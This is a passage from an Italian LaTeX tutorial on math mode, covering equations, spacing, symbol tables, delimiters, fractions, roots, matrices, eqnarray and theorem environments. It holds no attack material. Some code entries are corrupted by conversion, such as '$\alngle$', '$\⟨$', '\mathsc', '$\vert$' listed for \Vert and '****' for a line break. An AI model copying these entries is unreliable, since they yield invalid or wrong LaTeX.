\begin{math}{\sum {R \over T} \cdot I}\over{\sum I}\end{math}.
```

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime come ${\sum {R \over T} \cdot I}\over{\sum I}$.

```
Se $R$ è il ritardo di ogni singola consegna, $T$
è il tempo a disposizione per la consegna, $I$ è il valore
della merce, il ritardo medio si esprime secondo la formula
seguente:

\begin{displaymath}{\sum {R \over T} \cdot I}\over{\sum I}\end{displaymath}
```

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime secondo la formula seguente:

$$\frac{\sum \frac{R}{T} \cdot I}{\sum I}$$

A parte le situazioni normali, merita attenzione l'ambiente '**equation**', con il quale si può inserire un'equazione in un blocco separato, al quale si può fare riferimento tramite un'etichetta. Si osservi l'esempio:

```
L'equazione \ref{ritardo-medio} mostra in che modo si calcola il ritardo
medio, dove $R$ è il ritardo di ogni singola consegna, $T$ è il tempo a
disposizione per la consegna e $I$ è il valore della merce.

\begin{equation}\label{ritardo-medio}
{\sum {R \over T} \cdot I}\over{\sum I}
\end{equation}
```

L'equazione 1 mostra in che modo si calcola il ritardo medio, dove R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna e I è il valore della merce.

$$\frac{\sum \frac{R}{T} \cdot I}{\sum I} \qquad (1)$$

453.2 Spazi orizzontali e punteggiatura

LaTeX si comporta nello stesso modo di TeX a proposito della spaziatura orizzontale negli ambienti matematici. In pratica, gli spazi orizzontali vengono ignorati, a meno che si usino comandi appositi per inserirli:

Sequenza	Significato
`\qquad`	Due quadratoni.
`\quad`	Un quadratone.
`\<SP>`	Uno spazio «normale».
`$\;$`	Uno spazio spesso (5/8 di quadratone).
`$\>$`	Uno spazio medio (2/9 di quadratone).
`$\.$`	Uno spazio molto sottile (1/6 di quadratone).
`$\!$`	Uno spazio negativo (−1/6 di quadratone).

Per inserire del testo descrittivo all'interno di un ambiente matematico, lo si può delimitare in una scatola orizzontale, con il comando '**\makebox**', o più semplicemente con '**\mbox**':

```
$prima durante e dopo$\par
$prima \mbox{ durante } e dopo$\par
```

Come si può intendere, si vuole isolare e spaziare la parola «durante» rispetto al resto, mostrandola con caratteri normali.

$prima durante e dopo$
$prima \mbox{ durante } e dopo$

Anche la spaziatura attorno ai simboli di punteggiatura funziona esattamente come con TeX puro e semplice. L'esempio seguente riassume i casi principali:

```
$123456.7890$\par
$123456,7890$\par
$123456{,}7890$\par
$123456;7890$\par
$123456:7890$\par
$123456:=7890$\par
$123456\colon 7890$\par
```

123456.7890
$123456,7890$
$123456{,}7890$
$123456;7890$
$123456:7890$
$123456:=7890$
$123456\colon 7890$

453.3 Caratteri e simboli

LaTeX è più ricco di simboli rispetto a TeX, se si utilizza il pacchetto '**latexsym**':

```
\usepackage{latexsym}
```

Le tabelle che seguono riepilogano i simboli a disposizione, inclusi quelli provenienti dal pacchetto '**latexsym**'.

Tabella 453.14. Accenti nell'ambiente matematico.

Simbolo	Codice	Annotazioni
$\acute o$	$\acute o$	Accento acuto matematico.
$\grave o$	$\grave o$	Accento grave matematico.
$\hat o$	$\hat o$	Accento circonflesso matematico.
$\ddot o$	$\ddot o$	
$\tilde o$	$\tilde o$	
$\bar o$	$\bar o$	
$\dot o$	$\dot o$	
$\breve o$	$\breve o$	
$\check o$	$\check o$	
$\vec o$	$\vec o$	
$\imath$	$\imath$	Da usare per aggiungere un accento.
$\jmath$	$\jmath$	Da usare per aggiungere un accento.
$\widehat{abc}$	$\widehat{abc}$	
$\widetilde{abc}$	$\widetilde{abc}$	

Tabella 453.15. Lettere greche.

Simbolo	Codice	Simbolo	Codice	Simbolo	Codice	Nome
α	α			A	\textrm{A}	Alfa
β	β			B	\textrm{B}	Beta
γ	γ			Γ	Γ	Gamma
δ	δ			Δ	Δ	Delta
ϵ	ϵ	ε	ε	E	\textrm{E}	Epsilon
ζ	ζ			Z	\textrm{Z}	Zeta
η	η			H	\textrm{H}	Eta
θ	θ	ϑ	ϑ	Θ	Θ	Theta
ι	ι			I	\textrm{I}	Iota
κ	κ			K	\textrm{K}	Kappa
λ	λ			Λ	Λ	Lambda
μ	μ			M	\textrm{M}	Mu
ν	ν			N	\textrm{N}	Nu
ξ	ξ			Ξ	Ξ	Xi
o	\textrm{o}	o	o	O	\textrm{O}	Omicron
π	π	ϖ	ϖ	Π	Π	Pi
ρ	ρ	ϱ	ϱ	P	\textrm{P}	Rho
σ	σ	ς	ς	Σ	Σ	Sigma
τ	τ			T	\textrm{T}	Tau
υ	υ			Υ	Υ	Upsilon
ϕ	ϕ	φ	φ	Φ	Φ	Phi
χ	χ			X	\textrm{X}	Chi
ψ	ψ			Ψ	Ψ	Psi
ω	ω			Ω	Ω	Omega

Tabella 453.16. Simboli matematici comuni.

<table>
<tr><th>Simbolo</th><th>Codice</th><th>Annotazioni</th></tr>
<tr><td>$\backslash$</td><td><code>$\backslash$</code></td><td>Barra obliqua inversa.</td></tr>
<tr><td>$\aleph$</td><td><code>$\aleph$</code></td><td></td></tr>
<tr><td>$\hbar$</td><td><code>$\hbar$</code></td><td></td></tr>
<tr><td>ℓ</td><td><code>ℓ</code></td><td></td></tr>
<tr><td>$\wp$</td><td><code>$\wp$</code></td><td></td></tr>
<tr><td>$\Re$</td><td><code>$\Re$</code></td><td></td></tr>
<tr><td>$\Im$</td><td><code>$\Im$</code></td><td></td></tr>
<tr><td>∂</td><td><code>∂</code></td><td>Derivata parziale.</td></tr>
<tr><td>∞</td><td><code>∞</code></td><td>Infinito.</td></tr>
<tr><td>$\prime$</td><td><code>$\prime$</code></td><td>Primo.</td></tr>
<tr><td>$'$</td><td><code>$'$</code></td><td></td></tr>
<tr><td>$\emptyset$</td><td><code>$\emptyset$</code></td><td></td></tr>
<tr><td>∇</td><td><code>∇</code></td><td></td></tr>
<tr><td>$\top$</td><td><code>$\top$</code></td><td></td></tr>
<tr><td>$\bot$</td><td><code>$\bot$</code></td><td></td></tr>
<tr><td>$|$</td><td><code>$|$</code></td><td></td></tr>
<tr><td>$\vert$</td><td><code>$\vert$</code></td><td>Equivalente a <code>$|$</code>.</td></tr>
<tr><td>$\|$</td><td><code>$\|$</code></td><td></td></tr>
<tr><td>$\Vert$</td><td><code>$\vert$</code></td><td>Equivalente a <code>$\|$</code>.</td></tr>
<tr><td>$\angle$</td><td><code>$\alngle$</code></td><td></td></tr>
<tr><td>$\triangle$</td><td><code>$\triangle$</code></td><td></td></tr>
<tr><td>$\forall$</td><td><code>$\forall$</code></td><td></td></tr>
<tr><td>$\exists$</td><td><code>$\exists$</code></td><td></td></tr>
<tr><td>$\neg$</td><td><code>$\neg$</code></td><td>Equivalente a <code>$\lnot$</code>.</td></tr>
<tr><td>$\flat$</td><td><code>$\flat$</code></td><td></td></tr>
<tr><td>$\natural$</td><td><code>$\natural$</code></td><td></td></tr>
<tr><td>$\sharp$</td><td><code>$\sharp$</code></td><td></td></tr>
<tr><td>$\surd$</td><td><code>$\surd$</code></td><td>Radice senza la linea superiore.</td></tr>
<tr><td>$\clubsuit$</td><td><code>$\clubsuit$</code></td><td>Fiori.</td></tr>
<tr><td>$\diamondsuit$</td><td><code>$\diamondsuit$</code></td><td>Quadri.</td></tr>
<tr><td>$\heartsuit$</td><td><code>$\heartsuit$</code></td><td>Cuori.</td></tr>
<tr><td>$\spadesuit$</td><td><code>$\spadesuit$</code></td><td>Picche.</td></tr>
<tr><td>$\mho$</td><td><code>$\mho$</code></td><td>Richiede il pacchetto <code>latexsym</code>.</td></tr>
<tr><td>$\Box$</td><td><code>$\Box$</code></td><td>”</td></tr>
<tr><td>$\Diamond$</td><td><code>$\Diamond$</code></td><td>”</td></tr>
</table>

Tabella 453.17. Operatori binari comuni.

Simbolo	Codice	Annotazioni
$\pm$	`$\pm$`	Più o meno.
$\mp$	`$\mp$`	Meno o più.
$\cdot$	`$\cdot$`	
$\setminus$	`$\setminus$`	
$+$	`$+$`	Somma.
$-$	`$-$`	Sottrazione.
$\times$	`$\times$`	Moltiplicazione.
$\div$	`$\div$`	Divisione.
	`$\*$`	Moltiplicazione discrezionale.
$\ast$	`$\ast$`	Asterisco.
$\star$	`$\star$`	Stella.
$\diamond$	`$\diamond$`	
$\circ$	`$\circ$`	
$\bullet$	`$\bullet$`	
$\cap$	`$\cap$`	Intersezione.
$\cup$	`$\cup$`	Unione.
$\uplus$	`$\uplus$`	
$\sqcap$	`$\sqcap$`	
$\sqcup$	`$\sqcup$`	
$\triangleleft$	`$\triangleleft$`	
$\triangleright$	`$\triangleright$`	
$\wr$	`$\wr$`	
$\bigcirc$	`$\bigcirc$`	
$\bigtriangleup$	`$\bigtriangleup$`	
$\bigtriangledown$	`$\bigtriangledown$`	
$\vee$	`$\vee$`	
$\lor$	`$\lor$`	OR logico (uguale a `$\vee$`).
$\wedge$	`$\wedge$`	
$\land$	`$\land$`	AND logico (uguale a `$\wedge$`).
$\oplus$	`$\oplus$`	
$\ominus$	`$\ominus$`	
$\otimes$	`$\otimes$`	
$\oslash$	`$\oslash$`	
$\odot$	`$\odot$`	
$\dagger$	`$\dagger$`	
$\ddagger$	`$\ddagger$`	
$\amalg$	`$\amalg$`	
$\lhd$	`$\lhd$`	Richiede il pacchetto `latexsym`.
$\rhd$	`$\rhd$`	”
$\unlhd$	`$\unlhd$`	”
$\unrhd$	`$\unrhd$`	”

Tabella 453.18. Operatori di relazione.

Simbolo	Codice	Simbolo	Codice
$=$	`$=$`	$\not=$	`$\not =$`
		$\neq$	`$\neq$`
		$\ne$	`$\ne$`
$\equiv$	`$\equiv$`	$\not\equiv$	`$\not \equiv$`
$\sim$	`$\sim$`	$\not\sim$	`$\not \sim$`
$\simeq$	`$\simeq$`	$\not\simeq$	`$\not \simeq$`
$\approx$	`$\approx$`	$\not\approx$	`$\not \approx$`
$\cong$	`$\cong$`	$\not\cong$	`$\not \cong$`
$\asymp$	`$\asymp$`	$\not\asymp$	`$\not \asymp$`
$\bowtie$	`$\bowtie$`		
$\doteq$	`$\doteq$`		
$\parallel$	`$\parallel$`		
$\perp$	`$\perp$`	$\not\perp$	`$\not \perp$`
$<$	`$<$`	$\not<$	`$\not <$`
$\leq$	`$\leq$`	$\not\leq$	`$\not \leq$`
$\le$	`$\le$`	$\not\le$	`$\not \le$`
$>$	`$>$`	$\not>$	`$\not >$`
$\geq$	`$\geq$`	$\not\geq$	`$\not \geq$`
$\ge$	`$\ge$`	$\not\ge$	`$\not \ge$`
$\prec$	`$\prec$`	$\not\prec$	`$\not \prec$`
$\preceq$	`$\preceq$`	$\not\preceq$	`$\not \preceq$`
$\succ$	`$\succ$`	$\not\succ$	`$\not \succ$`
$\succeq$	`$\succeq$`	$\not\succeq$	`$\not \succeq$`
$\ll$	`$\ll$`		
$\gg$	`$\gg$`		
$\subset$	`$\subset$`	$\not\subset$	`$\not \subset$`
$\subseteq$	`$\subseteq$`	$\not\subseteq$	`$\not \subseteq$`
$\supset$	`$\supset$`	$\not\supset$	`$\not \supset$`
$\supseteq$	`$\supseteq$`	$\not\supseteq$	`$\not \supseteq$`
$\sqsubseteq$	`$\sqsubseteq$`	$\not\sqsubseteq$	`$\not \sqsubseteq$`
$\sqsupseteq$	`$\sqsupseteq$`	$\not\sqsupseteq$	`$\not \sqsupseteq$`
$\mid$	`$\mid$`		
$\smile$	`$\smile$`		
$\frown$	`$\frown$`		
$\in$	`$\in$`	$\not\in$	`$\not \in$`
$\ni$	`$\ni$`	$\not\ni$	`$\not \ni$`
$\owns$	`$\owns$`	$\not\owns$	`$\not \owns$`
$\vdash$	`$\vdash$`		
$\dashv$	`$\dashv$`		
$\models$	`$\models$`		
$\propto$	`$\propto$`		
$\sqsubset$	`$\sqsubset$`	$\not\sqsubset$	`$\not \sqsubset$`
$\sqsupset$	`$\sqsupset$`	$\not\sqsupset$	`$\not \sqsupset$`
$\Join$	`$\Join$`		

Tabella 453.19. Frecce.

Simbolo	Codice	Simbolo	Codice
$\leftarrow$	`$\leftarrow$`	$\rightarrow$	`$\rightarrow$`
$\gets$	`$\gets$`	$\to$	`$\to$`
$\Leftarrow$	`$\Leftarrow$`	$\Rightarrow$	`$\Rightarrow$`
$\longleftarrow$	`$\longleftarrow$`	$\longrightarrow$	`$\longrightarrow$`
$\Longleftarrow$	`$\Longleftarrow$`	$\Longrightarrow$	`$\Longrightarrow$`
$\hookleftarrow$	`$\hookleftarrow$`	$\hookrightarrow$	`$\hookrightarrow$`
$\leftharpoonup$	`$\leftharpoonup$`	$\rightharpoonup$	`$\rightharpoonup$`
$\leftharpoondown$	`$\leftharpoondown$`	$\rightharpoondown$	`$\rightharpoondown$`
$\rightleftharpoons$	`$\rightleftharpoons$`		
$\iff$	`$\iff$`		
$\mapsto$	`$\mapsto$`		
$\longmapsto$	`$\longmapsto$`		
$\leftrightarrow$	`$\leftrightarrow$`	$\Leftrightarrow$	`$\Leftrightarrow$`
$\longleftrightarrow$	`$\longleftrightarrow$`	$\Longleftrightarrow$	`$\Longleftrightarrow$`
$\uparrow$	`$\uparrow$`	$\downarrow$	`$\downarrow$`
$\Uparrow$	`$\Uparrow$`	$\Downarrow$	`$\Downarrow$`
$\updownarrow$	`$\updownarrow$`	$\Updownarrow$	`$\Updownarrow$`
$\nwarrow$	`$\nwarrow$`	$\nearrow$	`$\nearrow$`
$\swarrow$	`$\swarrow$`	$\searrow$	`$\searrow$`
$\overleftarrow{ab}$	`$\overleftarrow {ab}$`	$\overrightarrow{ab}$	`$\overrightarrow {ab}$`
$\vec{ab}$	`$\vec {ab}$`		
$\leadsto$	`$\leadsto$`		

Tabella 453.20. Ellissi.

Simbolo	Codice	Annotazioni
$\cdots$	`$\cdots$`	Ellissi orizzontale al centro.
$\ldots$	`$\ldots$`	Ellissi orizzontale in basso.
$\vdots$	`$\vdots$`	Ellissi verticale.
$\ddots$	`$\ddots$`	Ellissi diagonale.

Tabella 453.21. Altri simboli matematici.

Simbolo	Codice	Annotazioni
$\sum$	`$\sum$`	Sommatoria.
$\prod$	`$\prod$`	
$\coprod$	`$\coprod$`	
$\int$	`$\int$`	Integrale.
$\oint$	`$\oint$`	
$\bigcap$	`$\bigcap$`	Intersezione.
$\bigcup$	`$\bigcup$`	Unione.
$\bigsqcup$	`$\bigsqcup$`	
$\bigvee$	`$\bigvee$`	
$\bigwedge$	`$\bigwedge$`	
$\bigoplus$	`$\bigoplus$`	
$\biguplus$	`$\biguplus$`	
$\bigotimes$	`$\bigotimes$`	
$\bigodot$	`$\bigodot$`	

453.4 Delimitatori

LaTeX dispone degli stessi delimitatori di TeX, mantenendo la disponibilità dei comandi '**\big***' e '**\Big***' per gli ingrandimenti controllati. La tabella seguente serve a richiamare l'uso di questi delimitatori, tenendo conto che l'uso dei comandi '**\big***' e '**\Big***' può essere esteso anche oltre gli esempi mostrati.

Tabella 453.22. Delimitatori.

<table>
<tr><th></th><th colspan="2">Codice</th><th></th><th colspan="2">Codice</th></tr>
<tr><td>$(\quad)$</td><td>$($ $)$</td><td></td><td></td><td></td><td></td></tr>
<tr><td>$\bigl(\quad \bigr)$</td><td>$\bigl($</td><td>$\bigr)$</td><td>$\Bigl(\quad \Bigr)$</td><td>$\Bigl($</td><td>$\Bigr)$</td></tr>
<tr><td>$\biggl(\quad \biggr)$</td><td>$\biggl($</td><td>$\biggr)$</td><td>$\Biggl(\quad \Biggr)$</td><td>$\Biggl($</td><td>$\Biggr)$</td></tr>
<tr><td>$[\quad]$</td><td>$[$</td><td>$]$</td><td>$[\quad]$</td><td>$\lbrack$</td><td>$\rbrack$</td></tr>
<tr><td>$\bigl[\quad \bigr]$</td><td>$\bigl[$</td><td>$\bigr]$</td><td>$\Bigl[\quad \Bigr]$</td><td>$\Bigl[$</td><td>$\Bigr]$</td></tr>
<tr><td>$\biggl[\quad \biggr]$</td><td>$\biggl[$</td><td>$\biggr]$</td><td>$\Biggl[\quad \Biggr]$</td><td>$\Biggl[$</td><td>$\Biggr]$</td></tr>
<tr><td>$\{ \quad \}$</td><td>$\{$</td><td>$\}$</td><td>$[\quad]$</td><td>$\lbrace$</td><td>$\rbrace$</td></tr>
<tr><td>$\bigl\{ \quad \bigr\}$</td><td>$\bigl\{$</td><td>$\bigr\}$</td><td>$\Bigl\{ \quad \Bigr\}$</td><td>$\Bigl\{$</td><td>$\Bigr\}$</td></tr>
<tr><td>$\biggl\{ \quad \biggr\}$</td><td>$\biggl\{$</td><td>$\biggr\}$</td><td>$\Biggl\{ \quad \Biggr\}$</td><td>$\Biggl\{$</td><td>$\Biggr\}$</td></tr>
<tr><td>$\langle \quad \rangle$</td><td>$\⟨$</td><td>$\⟩$</td><td></td><td></td><td></td></tr>
<tr><td>$\bigl\langle \quad \bigr\rangle$</td><td>$\bigl\langle$</td><td>$\bigr\rangle$</td><td>$\Bigl\langle \quad \Bigr\rangle$</td><td>$\Bigl\langle$</td><td>$\Bigr\rangle$</td></tr>
<tr><td>$\biggl\langle \quad \biggr\rangle$</td><td>$\biggl\langle$</td><td>$\biggr\rangle$</td><td>$\Biggl\langle \quad \Biggr\rangle$</td><td>$\Biggl\langle$</td><td>$\Biggr\rangle$</td></tr>
<tr><td>$\lfloor \quad \rfloor$</td><td>$\⌊$</td><td>$\⌋$</td><td></td><td></td><td></td></tr>
<tr><td>$\bigl\lfloor \quad \bigr\rfloor$</td><td>$\bigl\lfloor$</td><td>$\bigr\rfloor$</td><td>$\Bigl\lfloor \quad \Bigr\rfloor$</td><td>$\Bigl\lfloor$</td><td>$\Bigr\rfloor$</td></tr>
<tr><td>$\biggl\lfloor \quad \biggr\rfloor$</td><td>$\biggl\lfloor$</td><td>$\biggr\rfloor$</td><td>$\Biggl\lfloor \quad \Biggr\rfloor$</td><td>$\Biggl\lfloor$</td><td>$\Biggr\rfloor$</td></tr>
<tr><td>$\lceil \quad \rceil$</td><td>$\⌈$</td><td>$\⌉$</td><td></td><td></td><td></td></tr>
<tr><td>$\bigl\lceil \quad \bigr\rceil$</td><td>$\bigl\lceil$</td><td>$\bigr\rceil$</td><td>$\Bigl\lceil \quad \Bigr\rceil$</td><td>$\Bigl\lceil$</td><td>$\Bigr\rceil$</td></tr>
<tr><td>$\biggl\lceil \quad \biggr\rceil$</td><td>$\biggl\lceil$</td><td>$\biggr\rceil$</td><td>$\Biggl\lceil \quad \Biggr\rceil$</td><td>$\Biggl\lceil$</td><td>$\Biggr\rceil$</td></tr>
<tr><td>(x)</td><td>$\left(x\right)$</td><td></td><td>$\left(\frac{x}{y}\right)$</td><td>$\left(x\over y\right)$</td><td></td></tr>
<tr><td>$/$</td><td>$/$</td><td></td><td>$\backslash$</td><td>$\backslash$</td><td></td></tr>
<tr><td>$| \quad \Vert$</td><td>$|$</td><td>$\Vert$</td><td>$\Vert$</td><td>$\|$</td><td></td></tr>
<tr><td>$\uparrow \quad \downarrow$</td><td>$\uparrow$</td><td>$\downarrow$</td><td>$\Uparrow \quad \Downarrow$</td><td>$\Uparrow$</td><td>$\Downarrow$</td></tr>
<tr><td>$\updownarrow$</td><td>$\updownarrow$</td><td></td><td>$\Updownarrow$</td><td>$\Updownarrow$</td><td></td></tr>
</table>

Esiste comunque la possibilità di usare comandi '**\big***' '**\Big***', senza la lettera '**l**' o '**r**' che specifica trattarsi di un delimitatore sinistro o destro:

<table>
<tr><th></th><th colspan="2">Codice</th><th></th><th colspan="2">Codice</th></tr>
<tr><td>$\big(\quad \big)$</td><td>$\big($</td><td>$\big)$</td><td>$\Big(\quad \Big)$</td><td>$\Big($</td><td>$\Big)$</td></tr>
<tr><td>$\bigg(\quad \bigg)$</td><td>$\bigg($</td><td>$\bigg)$</td><td>$\Bigg(\quad \Bigg)$</td><td>$\Bigg($</td><td>$\Bigg)$</td></tr>
</table>

LaTeX offre anche qualche delimitatore speciale; precisamente delle parentesi graffe orizzontali, da usare sopra o sotto qualcosa:

Comando	Descrizione
`\overbrace{`*testo*`}`	sovrappone una parentesi graffa sopra il testo;
`\underbrace{`*testo*`}`	sovrappone una parentesi graffa sopra il testo.

Sono ancora validi con LaTeX i comandi '**`\overline`**' e '**`\underline`**', per sopralineare e sottolineare nell'ambiente matematico.

453.5 Modifica delle caratteristiche del carattere

Anche con LaTeX sono disponibili i comandi che permettono di controllare la dimensione del carattere negli ambienti matematici. In ordine decrescente, si tratta di: '**`\displaystyle`**', '**`\textstyle`**', '**`\scriptstyle`**' e '**`\scriptscriptstyle`**'.

Viene mostrato un esempio già apparso a proposito di TeX:

```
$$x+{y\over x+{y\over x+{y\over x+{y\over x+{y\over z}}}}}$$\par
$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle
x+{y\over \displaystyle x+{y\over z}}}}}$$\par
```

$$x+{y\over x+{y\over x+{y\over x+{y\over x+{y\over z}}}}}$$

$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over z}}}}}$$

A differenza di TeX, LaTeX aggiunge dei comandi cumulabili, anche per la definizione dello stile e della forma del carattere matematico. Nella sezione 447.3 è già stato trattato questo argomento, comunque viene riportato nuovamente l'elenco di questi comandi:

Comando	Descrizione
`\mathnormal{`*testo*`}`	testo matematico normale;
`\mathrm{`*testo*`}`	tondo;
`\mathbf{`*testo*`}`	neretto;
`\mathsf{`*testo*`}`	lineare;
`\mathtt{`*testo*`}`	dattilografico;
`\mathit{`*testo*`}`	corsivo;
`\mathcal{`*testo*`}`	calligrafico;
`\mathsc{`*testo*`}`	maiuscoletto;

453.6 Espressioni varie

LaTeX consente di usare i comandi per la realizzazione di frazioni e simili, già disponibili con TeX:

- ```
  $${x+y \over z}$$
  ```
  $${x+y \over z}$$

- ```
  $${x \over y+z}$$
  ```
  $${x \over y+z}$$

- ```
  $${a \over x} + {b \over x} = {a+b \over x}$$
  ```
  $${a \over x} + {b \over x} = {a+b \over x}$$

- ```
  $${x+y \atop z}$$
  ```
  $${x+y \atop z}$$

- ```
  $${x+y \choose z}$$
  ```
  $${x+y \choose z}$$

- ```
  $${x+y \above 1mm z}$$
  ```
  $${x+y \above 1mm z}$$

Inoltre, LaTeX mette a disposizione un comando aggiuntivo per le frazioni, che forse può risultare comodo in alcune situazioni:

Comando	Descrizione
`\frac{`***numeratore***`}{`***denominatore***`}`	frazione normale.

Gli apici e i pedici funzionano con LaTeX esattamente come in TeX:

- ```
  $$10^2$$
  ```
  $$10^2$$

- ```
  $$10^{20}$$
  ```

$$10^{20}$$

- ```
  $$10^{-2}$$
  ```
  $$10^{-2}$$

- ```
  $$x^a_b$$
  ```
  $$x^a_b$$

- ```
  $$x^{y^z}$$
  ```
  $$x^{y^z}$$

- ```
  $\sum_{x=0}^n x^3$
  ```
  $\sum_{x=0}^n x^3$

- ```
  $$\sum_{x=0}^n x^3$$
  ```
  $$\sum_{x=0}^n x^3$$

- ```
  $$\int_0^n f(x)$$
  ```
  $$\int_0^n f(x)$$

- ```
  $\lim_{n\to 0} {1 \over n} = \infty$
  ```
  $\lim_{n\to 0} {1 \over n} = \infty$

- ```
  $$\lim_{n\to 0} {1 \over n} = \infty$$
  ```
  $$\lim_{n\to 0} {1 \over n} = \infty$$

Per ottenere una radice, LaTeX utilizza il comando '**`\sqrt`**', che però si comporta in modo leggermente diverso da TeX:

Comando	Descrizione
`\sqrt[`***n***`]{`***argomento***`}`	produce la radice ***n*** dell'argomento indicato.

Seguono alcuni esempi:

- ```
  $$\sqrt{x^2+y^2}$$
  ```
  ```

$$\sqrt{x^2+y^2}$$

- ```
  $$\sqrt[3]{8}$$
  ```

  $$\sqrt[3]{8}$$

- ```
  $$\sqrt{x+y \over z}$$
  ```

  $$\sqrt{x+y \over z}$$

- ```
  $$x^{\sqrt{y}}$$
  ```

  $$x^{\sqrt{y}}$$

LaTeX mette a disposizione gli stessi comandi di TeX per la scrittura dei nomi delle funzioni (sezione 443.10). Tuttavia, se si desidera scrivere il nome di una funzione in modo differente, lo si può inserire in una scatola orizzontale:

```
$$\mbox{sen}(2x)$$
```

$$\mbox{sen}(2x)$$

Per sovrapporre qualcosa si può usare il comando '**`\stackrel`**':

```
$$\stackrel{a}{B}$$
```

$$\stackrel{a}{B}$$

453.7 Matrici e sistemi di equazioni

Con LaTeX si rappresentano le matrici in modo molto simile alle tabelle:

```
\begin{array}{definizione_delle_colonne}
testo & testo [& testo]... \\
[testo & testo [& testo]... \\]
...
\end{array}
```

La definizione delle colonne avviene, come per l'ambiente '**`tabular`**', attraverso una stringa composta da tre lettere possibili:

Lettera	Significato mnemonico	Descrizione
`l`	*left*	rappresenta una colonna il cui contenuto deve essere allineato a sinistra;
`r`	*right*	rappresenta una colonna il cui contenuto deve essere allineato a destra;
`c`	*center*	rappresenta una colonna il cui contenuto deve essere allineato al centro.
```

Comunque, come nell'ambiente '**tabular**', è possibile anche inserire il simbolo '|' per ottenere una linea verticale e si può usare il comando '**\hline**' per inserire una linea orizzontale.

Segue un esempio molto semplice:

```
$$\left (
\begin{array}{cc|c}
a & b & c \\
d & e+f & g \\
\hline
h & i & j \\
\end{array}
\right )$$
```

Come si può osservare, l'ambiente '**array**' crea la tabella in cui vanno inseriti gli elementi della matrice, mentre la delimitazione esterna deve essere aggiunta espressamente:

$$\left (
\begin{array}{cc|c}
a & b & c \\
d & e+f & g \\
\hline
h & i & j \\
\end{array}
\right)$$

Trattandosi di una matrice, l'ambiente '**array**' si presta in pratica anche per realizzare un sistema di equazioni; è sufficiente regolare correttamente l'allineamento delle colonne, come nell'esempio seguente:

```
$$|x| =
\bigg \{
\begin{array}{rl}
x & x \geq 0 \\
-x & x \leq 0 \\
\end{array}
$$
```

$$|x| = \bigg \{ \begin{array}{rl} x & x \geq 0 \\ -x & x \leq 0 \\ \end{array}$$

L'ambiente '**array**' può essere usato in pratica nello stesso modo di '**tabular**', consentendo così la realizzazione di schemi più complessi di quanto mostrato in questa sezione. Eventualmente si consulti la sezione 451.2.

Tuttavia, esiste un ambiente speciale per elencare delle equazioni allineate a cui poter fare riferimento; si tratta di '**eqnarray**':

```
\begin{eqnarray}
testo & testo & testo \\
testo & testo & testo \\
...
\end{eqnarray}
```

In pratica, si tratta di una tabella in cui si presuppone la presenza di tre colonne, allineate rispettivamente a sinistra, al centro e a sinistra. Sarebbe semplicissimo realizzare questo con

l'ambiente '**array**', ma la differenza sta nel fatto che ogni riga viene numerata in qualità di equazione. Si osservi l'esempio, in cui si inseriscono anche delle etichette che poi consentono di farvi riferimento:

```
\begin{eqnarray}
x & = & 2y \label{equazione_xy} \\
y & = & 3z \label{equazione_yz}
\end{eqnarray}

L'equazione \ref{equazione_xy} dice che... mentre l'equazione
\ref{equazione_yz} fa riferimento a...
```

Si osservi il fatto che l'ultima riga della matrice non è terminata con il simbolo '****', perché diversamente si otterrebbe un'equazione in più, numerata, anche se invisibile:

$$x = 2y \quad (1)$$
$$y = 3z \quad (2)$$

L'equazione 1 dice che... mentre l'equazione 2 fa riferimento a...

Ancora più importante è notare che l'ambiente '**eqnarray**' viene dichiarato in un contesto normale, ma delimita un ambiente matematico particolare.

Eventualmente, per evitare di numerare una certa riga, si può usare il comando '**\nonumber**'; inoltre, se si aggiunge un asterisco al nome dell'ambiente, non viene mostrata la numerazione di alcuna equazione:

```
\begin{eqnarray*}
x & = & 2y \label{equazione_xy} \\
y & = & 3z \label{equazione_yz}
\end{eqnarray*}

L'equazione \ref{equazione_xy} dice che... mentre l'equazione
\ref{equazione_yz} fa riferimento a...
```

$$x = 2y$$
$$y = 3z$$

L'equazione 1 dice che... mentre l'equazione 1 fa riferimento a...

453.8 Teoremi, corollari e dichiarazioni simili

LaTeX ha una gestione sofisticata delle dichiarazioni riconducibili a teoremi, corollari e simili. Si parte dalla dichiarazione di un ambiente, al quale si associa un contatore, in modo tale da non porre limitazioni al genere di dichiarazioni che si vogliono gestire.

Inizialmente si definisce il tipo di contesto a cui appartiene un certo gruppo di dichiarazioni:

\newtheorem{***ambiente***}{***Titolo***}[***contatore_di_riferimento***]

```
\newtheorem{ambiente}[ambiente_collegato]{Titolo}
```

La seconda delle due forme permette di definire un ambiente la cui numerazione deve seguire quella di un altro già definito. In questo senso, nel campo indicato come ***ambiente_collegato***, va messo il nome di quello già esistente.

Per cominciare, si osservi l'esempio seguente, senza l'indicazione di alcun contatore di riferimento:

```
\newtheorem{teorema}{Teorema}
```

In questo modo si dichiara l'ambiente '**`teorema`**', con il titolo «Teorema», assieme al contatore '**`teorema`**' (a cui si accede facilmente con il comando '**`\thetheorem`**', creato implicitamente), usato in modo trasparente.

Nel dichiarare un ambiente di questo tipo, occorre evitare di usare nomi giù usati da LaTeX.

Dopo la definizione dell'ambiente '**`teorema`**', si può usare in pratica questo ambiente; per esempio così:

```
\begin{teorema}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

\begin{teorema}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}
```

Dal risultato della composizione si può osservare che il titolo, ovvero la parola «Teorema», viene messo in evidenza con un carattere nero, assieme al numero del contatore; subito dopo appare il testo del teorema in un carattere corsivo:

Teorema 1 *In teoria, non c'è differenza tra pratica e teoria.*

Teorema 2 *In pratica, la teoria è diversa dalla pratica.*

Nella definizione dell'ambiente '**`teorema`**' è stato omesso il contatore di riferimento, pertanto il conteggio dei teoremi parte da uno e prosegue di conseguenza. Si osservi invece l'esempio seguente, che presuppone un documento di tipo '**`article`**':

```
\newtheorem{teorema}{Teorema}[section]
```

In questo modo, si ottiene una numerazione subordinata al contatore '**`section`**', ovvero alla sequenza delle sezioni:

```
\section{Alcuni teoremi interessanti}
\begin{teorema}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

\begin{teorema}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}
```

```
